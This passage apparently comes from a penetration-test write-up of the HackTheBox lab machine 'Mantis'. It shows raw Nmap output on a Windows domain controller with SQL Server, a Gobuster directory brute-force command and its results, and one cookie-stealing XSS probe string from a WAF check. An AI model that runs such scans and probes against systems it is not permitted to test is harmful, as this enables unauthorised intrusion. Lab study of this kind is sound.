First-Site-Name,CN=Sites,CN=Configuration,DC=htb,DC=local
```

```
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       isSynchronized: TRUE
|       isGlobalCatalogReady: TRUE
|       domainFunctionality: 4
|       forestFunctionality: 4
|_      domainControllerFunctionality: 4
445/tcp   open  microsoft-ds     syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
|_banner: ncacn_http/1.0
636/tcp   open  ldapssl          syn-ack
|_ssl-ccs-injection: No reply from server (TIMEOUT)
1337/tcp  open  waste            syn-ack
1433/tcp  open  ms-sql-s         syn-ack
|_ssl-date: 2022-10-08T20:29:20+00:00; -1s from scanner
time.
| ms-sql-tables:
|   [10.129.32.189:1433]
|_    ERROR: No login credentials.
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL
through 1.0.1i and other
```

```
|           products, uses nondeterministic CBC padding,
which makes it easier
|           for man-in-the-middle attackers to obtain
cleartext data via a
|           padding-oracle attack, aka the "POODLE"
issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2014-3566
|
https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|   DNS_Tree_Name: htb.local
|_  Product_Version: 6.1.7601
| ms-sql-hasdbaccess:
|   [10.129.32.189:1433]
|_    ERROR: No login credentials.
| ms-sql-config:
|   [10.129.32.189:1433]
|_    ERROR: No login credentials
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
```

```
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-08T19:59:57
| Not valid after:  2052-10-08T19:59:57
| MD5:   3311 3fbb efc3 b51a 1091 04ee 2cbd 920e
| SHA-1: 291b 5a04 e3b9 73cb aedf 70df 1da1 142d 6465
6f6b
| -----BEGIN CERTIFICATE-----
|
MIIB+zCCAWSgAwIBAgIQX5ucCwQC8qJHlD/+ossl6TANBgkqhkiG9w0BA
QUFADA7
|
MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAX
wBGAGEA
|
bABsAGIAYQBjAGswIBcNMjIxMDA4MTk1OTU3WhgPMjA1MjEwMDgxOTU5N
TdaMDsx
|
OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfA
EYAYQBs
|
AGwAYgBhAGMAazCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuslii
s3GR18r
|
ti3qffE48/5AGBBakgAG6M6pvUUzfUsL6j4DoV1outGZcJ1xDzRMYyAub
uBksLfa
|
qYYRRHlnG9KY/gtae9+e/IwF/1gqSLeJ4/nlPR4zjRLpxXUQzqM4ZowVb
DKATo/z
|
7rcW0ZM88C2DWVkEDvFmpUZ3l8D9HpcCAwEAATANBgkqhkiG9w0BAQUFA
```

```
AOBgQAw
|
9aTjT4tDRP9Yg4UFL/ADKBChY9exr8PpFTnkmkt+aVp5Sjenhnxw4HJqE
MmYSPp6
|
WWs5aXvPwIimWJPToL6iFoWedYq7+ACF1TC9DIriNV4Bv8nVi2KK+fuz6
bBSn/LY
| d8MT/Ud32eaBjKg8nwaTy/5wPylYRT0/x/XtdyKtFQ==
|_-----END CERTIFICATE-----
| ms-sql-dump-hashes:
| [10.129.32.189:1433]
|_  ERROR: No login credentials
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Forward Secrecy not supported by any cipher
|       Insecure certificate signature (SHA1), score
capped at F
|   TLSv1.0:
|     ciphers:
```

```
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - F
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Insecure certificate signature (SHA1), score
capped at F
|_  least strength: F
| ms-sql-query:
|   (Use --script-args=ms-sql-query.query='<QUERY>' to
change query.)
|   [10.129.32.189:1433]
|_    ERROR: No login credentials
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5722/tcp  open  msdfsr           syn-ack
8080/tcp  open  http-proxy       syn-ack
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20;
```

```
withinhost=htb.local
|   url
method
|   http://htb.local:8080/Users/Account/LogOn?
ReturnUrl=%2F
FORM
|   http://htb.local:8080/Users/Account/LogOn?
ReturnUrl=%2Fpita-pockets-with-a-sun-dried-tomato-flavor
FORM
|_  http://htb.local:8080/Users/Account/LogOn?
ReturnUrl=%2FContents%2FItem%2FDisplay%2F17
FORM
| http-headers:
|   Cache-Control: private
|   Content-Length: 5897
|   Content-Type: text/html; charset=utf-8
|   ETag: 44ef812a7df64bf6b08ad43def081a00
|   Server: Microsoft-IIS/7.5
|   X-Generator: Orchard
|   X-AspNetMvc-Version: 5.2
|   X-AspNet-Version: 4.0.30319
|   X-Powered-By: ASP.NET
|   Date: Sat, 08 Oct 2022 20:27:30 GMT
|   Connection: close
|
|_  (Request type: HEAD)
|_http-title: Tossed Salad - Blog
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
```

```
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-date: Sat, 08 Oct 2022 20:27:30 GMT; -1s from
local time.
|_http-open-proxy: Proxy might be redirecting requests
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-fetch: Please enter the complete path of the
directory to save data in.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-malware-host: Host appears to be clean
| http-vhosts:
|_128 names had status 200
| http-php-version: Logo query returned unknown hash
b90bbac2394f0b72938f10609c25c3a8
|_Credits query returned unknown hash
5eed30771d2b92c0291b47962a038aa7
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-chrono: Request times for /; avg: 654.04ms; min:
420.19ms; max: 1557.69ms
| http-waf-detect: IDS/IPS/WAF detected:
|_htb.local:8080/?p4yl04d3=<script>alert(document.cookie)
</script>
9389/tcp  open  adws            syn-ack
47001/tcp open  winrm           syn-ack
49152/tcp open  unknown         syn-ack
49153/tcp open  unknown         syn-ack
49154/tcp open  unknown         syn-ack
```

```
49155/tcp open  unknown          syn-ack
49157/tcp open  unknown          syn-ack
|_banner: ncacn_http/1.0
49158/tcp open  unknown          syn-ack
49164/tcp open  unknown          syn-ack
49166/tcp open  unknown          syn-ack
49172/tcp open  unknown          syn-ack
50255/tcp open  unknown          syn-ack
Service Info: Host: MANTIS; OS: Windows 2008 R2

Host script results:
| dns-brute:
|_  DNS Brute-force hostnames: No results.
|_clock-skew: mean: 40m05s, deviation: 1h38m14s, median:
-1s
|_smb-vuln-ms10-054: false
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-protocols:
```

```
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|_    2.1
| smb-mbenum:
|_  ERROR: Call to Browser Service failed with status =
2184
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17680/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 35471/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 17508/udp): CLEAN (Failed to receive
data)
|   Check 4 (port 25271/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
| hostmap-crtsh:
|   subdomains:
|_    htb01.htb.local
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
| port-states:
|   tcp:
|     open:
53,88,135,139,389,445,464,593,636,1337,1433,3268-
3269,5722,8080,9389,47001,49152-49155,49157-
49158,49164,49166,49172,50255
|_    closed: 1-52,54-87,89-134,136-138,140-388,390-
444,446-463,465-592,594-635,637-1336,1338-1432,1434-
3267,3270-5721,5723-8079,8081-9388,9390-47000,47002-
49151,49156,49159-49163,49165,49167-49171,49173-
50254,50256-65535
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

```
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack
1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2022-10-08T16:27:51-04:00
|_fcrdns: FAIL (No PTR record)
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at
common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.129.32.189\ADMIN$:
|     warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.129.32.189\C$:
|     warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.129.32.189\IPC$:
|     warning: Couldn't get details for share:
```

```
NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\10.129.32.189\NETLOGON:
|     warning: Couldn't get details for share:
NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>
| ms-sql-info:
|   10.129.32.189:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-time:
|   date: 2022-10-08T20:27:39
|_  start_date: 2022-10-08T19:59:27

Post-scan script results:
| reverse-index:
|   53/tcp: 10.129.32.189
|   88/tcp: 10.129.32.189
|   135/tcp: 10.129.32.189
|   139/tcp: 10.129.32.189
|   389/tcp: 10.129.32.189
|   445/tcp: 10.129.32.189
|   464/tcp: 10.129.32.189
|   593/tcp: 10.129.32.189
|   636/tcp: 10.129.32.189
|   1337/tcp: 10.129.32.189
|   1433/tcp: 10.129.32.189
```

```
|   3268/tcp: 10.129.32.189
|   3269/tcp: 10.129.32.189
|   5722/tcp: 10.129.32.189
|   8080/tcp: 10.129.32.189
|   9389/tcp: 10.129.32.189
|   47001/tcp: 10.129.32.189
|   49152/tcp: 10.129.32.189
|   49153/tcp: 10.129.32.189
|   49154/tcp: 10.129.32.189
|   49155/tcp: 10.129.32.189
|   49157/tcp: 10.129.32.189
|   49158/tcp: 10.129.32.189
|   49164/tcp: 10.129.32.189
|   49166/tcp: 10.129.32.189
|   49172/tcp: 10.129.32.189
|_  50255/tcp: 10.129.32.189
Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Oct  8 16:34:59 2022 -- 1 IP address
(1 host up) scanned in 677.01 seconds
```

Gobuster scan on port 1337

```
gobuster dir -t50  -u http://10.129.32.189:1337/  -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-big.txt -b 404,403 -o
gobuster_Direcotry3.txt

/orchard              (Status: 500) [Size: 3026]
/secure_notes         (Status: 301) [Size: 162] [-->
http://10.129.32.189:1337/secure_notes/]
/%c3%90%c2%a0%c3%91%c2%83%c3%91%c2%81%c3%91%c2%81%c3%90%c
2%ba%c3%90%c2%b8%c3%90%c2%b9%c3%90%c2%9f%c3%90%c2%b8%c3%9
1%c2%82%c3%90%c2%be%c3%90%c2%bd (Status: 400) [Size: 324]
/%20%09adobe%20photoshop%20elements%205 (Status: 400)
[Size: 324]
/%09tuneup            (Status: 400) [Size: 324]
/alcohol120%1952722c  (Status: 400) [Size: 324]
/awards%10accolades   (Status: 400) [Size: 324]
/software%10systems   (Status: 400) [Size: 324]
/%5c                  (Status: 200) [Size: 689]
/%0d                  (Status: 400) [Size: 324]
/aspnet_client        (Status: 301) [Size: 163] [-->
http://10.129.32.189:1337/aspnet_client/]
/filedownload-openoffice%0d_395 (Status: 400) [Size: 324]
/filedownload-flashget%0d_268 (Status: 400) [Size: 324]
/filedownload-whereisit%0d_176 (Status: 400) [Size: 324]
/filedownload-tibia%0d_549 (Status: 400) [Size: 324]
/filedownload-shareaza%0d_60 (Status: 400) [Size: 324]
```

```
/zazzle%0d%0a          (Status: 400) [Size: 324]
/%0d%0d                (Status: 400) [Size: 324]
/asia%11pacific-region (Status: 400) [Size: 324]
/%01ciao               (Status: 400) [Size: 324]
/%01index              (Status: 400) [Size: 324]
/june%7f%7f3           (Status: 400) [Size: 324]
/bnsto%0ary            (Status: 400) [Size: 324]
/%0aar2005110501366    (Status: 400) [Size: 324]
/3610611%0a            (Status: 400) [Size: 324]
/%09                   (Status: 400) [Size: 324]
```

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan